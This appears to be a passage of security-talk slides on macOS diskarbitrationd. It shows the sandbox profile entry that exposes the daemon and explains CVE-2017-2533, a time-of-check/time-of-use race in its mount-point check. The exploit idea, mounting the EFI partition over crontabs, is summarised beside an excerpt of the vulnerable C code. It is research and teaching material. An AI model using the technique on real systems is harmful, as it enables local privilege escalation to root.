
- runs as root
- unsandboxed
- XPC service accessible from application sandbox
- opensource



```
csaby@mac ~ % rg -B 41 com.apple.DiskArbitration.diskarbitrationd /System/Library/Sandbox/Profiles/application.sb
1190-(allow mach-lookup
1191-        (local-name "com.apple.CFPasteboardClient")
1192-        (local-name "com.apple.coredrag")
1193-        (global-name "com.apple.ap.adprivacyd.trackingtransparency")
1194-        (global-name "com.apple.apsd")
1195-        (global-name "com.apple.assistant.analytics")
1196-        (global-name "com.apple.assistant.dictation")
1197-        (global-name "com.apple.audio.AudioComponentPrefs")
1198-        (global-name "com.apple.audio.AudioComponentRegistrar")
1199-        (global-name "com.apple.audio.audiohald")
1200-        (global-name "com.apple.audio.coreaudiod")
1201-        (global-name "com.apple.backupd.sandbox.xpc")
1202-        (global-name "com.apple.bird")
1203-        (global-name "com.apple.bird.token")
1204-        (global-name "com.apple.BluetoothServices")
1205-        (global-name "com.apple.cache_delete.public")
1206-        (global-name "com.apple.callkit.callcontrollerhost")
1207-        (global-name "com.apple.chrono.widgetcenterconnection")
1208-        (global-name "com.apple.chronoservices")
1209-        (global-name "com.apple.colorsyncd")
1210-        (global-name "com.apple.colorsync.useragent")
1211-        (global-name "com.apple.containermanagerd")
1212-        (global-name "com.apple.controlcenter.toggle")
1213-        (global-name "com.apple.coremedia.endpoint.xpc")
1214-        (global-name "com.apple.coremedia.endpointpicker.xpc")
1215-        (global-name "com.apple.coremedia.endpointplaybacksession.xpc")
1216-        (global-name "com.apple.coremedia.endpointremotecontrolsession.xpc")
1217-        (global-name "com.apple.coremedia.endpointstream.xpc")
1218-        (global-name "com.apple.coremedia.endpointstreamaudioengine.xpc")
1219-        (global-name "com.apple.coremedia.routediscoverer.xpc")
1220-        (global-name "com.apple.coremedia.routingcontext.xpc")
1221-        (global-name "com.apple.coremedia.volumecontroller.xpc")
1222-        (global-name "com.apple.coreservices.appleevents")
1223-        (global-name "com.apple.CoreServices.coreservicesd")
1224-        (global-name "com.apple.coreservices.launcherror-handler")
1225-        (global-name "com.apple.coreservices.quarantine-resolver")
1226-        (global-name "com.apple.coreservices.sharedfilelistd.async-mig")
1227-        (global-name "com.apple.coreservices.sharedfilelistd.mig")
1228-        (global-name "com.apple.coreservices.sharedfilelistd.xpc")
1229-        (global-name "com.apple.cvmsServ")
1230-        (global-name "com.apple.devicecheckd")
1231:        (global-name "com.apple.DiskArbitration.diskarbitrationd")
```

CVE-2017-2533 - LPE via diskarbitrationd


- used by phoenhex team in pwn2own 2017
- DA:
  - resolves path -> checks if the user has rights to mount over directory
  - no more checks later
  - resolves path -> mounting
- TOCTOU bug, race condition
- exploit: mount the EFI (admin writeable) partition over crontabs



```
/*
 * Determine whether the mount point is accessible by the user.
 */

if ( DADiskGetDescription( disk, kDADiskDescriptionVolumePathKey ) == NULL )
{
    if ( DARequestGetUserUID( request ) )
    {
        CFTypeRef mountpoint;

        mountpoint = DARequestGetArgument2( request );
        // [...]
        if ( mountpoint )
        {
            char * path;

            path = ___CFURLCopyFileSystemRepresentation( mountpoint );

            if ( path )
            {
                struct stat st;

                if ( stat( path, &st ) == 0 )
                {
                    if ( st.st_uid != DARequestGetUserUID( request ) )
                    {
                        // [[ 1 ]]
                        status = kDAReturnNotPermitted;
                    }
                }
```

